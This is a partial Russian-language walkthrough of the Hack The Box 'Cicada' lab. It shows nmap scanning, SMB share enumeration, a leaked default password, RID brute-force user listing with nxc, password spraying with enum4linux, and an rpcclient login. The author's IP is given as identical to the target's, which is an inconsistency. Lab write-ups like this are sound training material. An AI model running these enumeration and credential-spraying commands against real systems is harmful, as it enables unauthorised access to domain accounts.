
**Cicada**


**IP адрес уязвимой машины Cicada – 10.10.11.35 , мой IP адрес – 10.10.11.35.**

Для начала я добавил IP адрес цели в **файл /etc/hosts**:



Моим следующим шагом является сбор информации о цели. Я начал сразу с активного сканирования. Для этого я использовал инструмент nmap, ввел команду

**nmap -sS -sV --top-ports=10000 -T4 -vv -oN CicadaNmapScan.nmap cicada.htb** и получил следующие результаты:




Открытые порты, запущенные на них службы и сервисы:


PORT SERVICE VERSION


1. 53/tcp domain Simple DNS Plus
2. 88/tcp kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-02 23:32:54Z)
3. 135/tcp msrpc Microsoft Windows RPC
4. 139/tcp netbios-ssn Microsoft Windows netbios-ssn
5. 389/tcp ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
6. 445/tcp microsoft-ds?
7. 464/tcp kpasswd5?
8. 593/tcp ncacn\_http Microsoft Windows RPC over HTTP 1.0
9. 636/tcp ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
10. 3268/tcp ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
11. 3269/tcp ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
12. 5985/tcp http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

На данной машине открыты **139,445 порты**, а это значит, что, во-первых, операционной системой является Microsoft Windows, во-вторых, на портах запущена samba служба. Отталкиваясь от второго, я начал исследование портов. Для этого я использовал инструмент **smbclient**. Для начала я узнал обо всех доступных ресурсах. Для этого использовал команду **smbclient -L //10.10.11.35** и получил результаты:





На ресурсе HR я нашел текстовый файл. Данный файл содержал такую информацию, как **пароль по умолчанию – Cicada$M6Corpb\*@Lp#nZp!8** :






Итак, у меня есть пароль, но нету имени пользователя. Продолжаю разведку и перечисление. Сейчас я буду использовать инструмент **enum4linux**. Я надеялся получить информацию об пользователях, но не получилось:





Продолжаю поиск пользователей. Воспользовавшись [статьей](https://www.netexec.wiki/getting-started/using-modules) и командой


**nxc smb 10.10.11.35 -u "anonymous" -p "" --rid-brute 3000,** с помощью инструмента **nxc**, мне удалось перечислить пользователей:




Текстовый результат команды:

1. SMB 10.10.11.35 445 CICADA-DC [\*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
2. SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\anonymous: (Guest)
3. SMB 10.10.11.35 445 CICADA-DC 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
4. SMB 10.10.11.35 445 CICADA-DC 500: CICADA\Administrator (SidTypeUser)
5. SMB 10.10.11.35 445 CICADA-DC 501: CICADA\Guest (SidTypeUser)
6. SMB 10.10.11.35 445 CICADA-DC 502: CICADA\krbtgt (SidTypeUser)
7. SMB 10.10.11.35 445 CICADA-DC 512: CICADA\Domain Admins (SidTypeGroup)
8. SMB 10.10.11.35 445 CICADA-DC 513: CICADA\Domain Users (SidTypeGroup)
9. SMB 10.10.11.35 445 CICADA-DC 514: CICADA\Domain Guests (SidTypeGroup)
10. SMB 10.10.11.35 445 CICADA-DC 515: CICADA\Domain Computers (SidTypeGroup)
11. SMB 10.10.11.35 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup)
12. SMB 10.10.11.35 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias)
13. SMB 10.10.11.35 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup)
14. SMB 10.10.11.35 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup)
15. SMB 10.10.11.35 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup)
16. SMB 10.10.11.35 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup)
17. SMB 10.10.11.35 445 CICADA-DC 522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
18. SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
19. SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
20. SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
21. SMB 10.10.11.35 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias)
22. SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
23. SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
24. SMB 10.10.11.35 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser)
25. SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias)
26. SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup)
27. SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
28. SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
29. SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser)
30. SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
31. SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orelious (SidTypeUser)
32. SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
33. SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)

Перебирая всех пользователей с меточкой **SidTypeUser** (результат принес пользователь **michael.wrightson**), при помощи пароля по умолчанию, **enum4linux** и команды **enum4linux -A -u 'michael.wrightson' -p 'Cicada$M6Corpb\*@Lp#nZp!8' 10.10.11.35** я узнал, что в системе присутствует такой пользователь:




При помощи инструмента **rpcclient**, а также добытых учетных данных при помощи команды **rpcclient -U "michael.wrightson" 10.10.11.35** я смог подключиться к серверу. После изучения справки я воспользовался командой **getusername**  - получил всех пользователей системы:



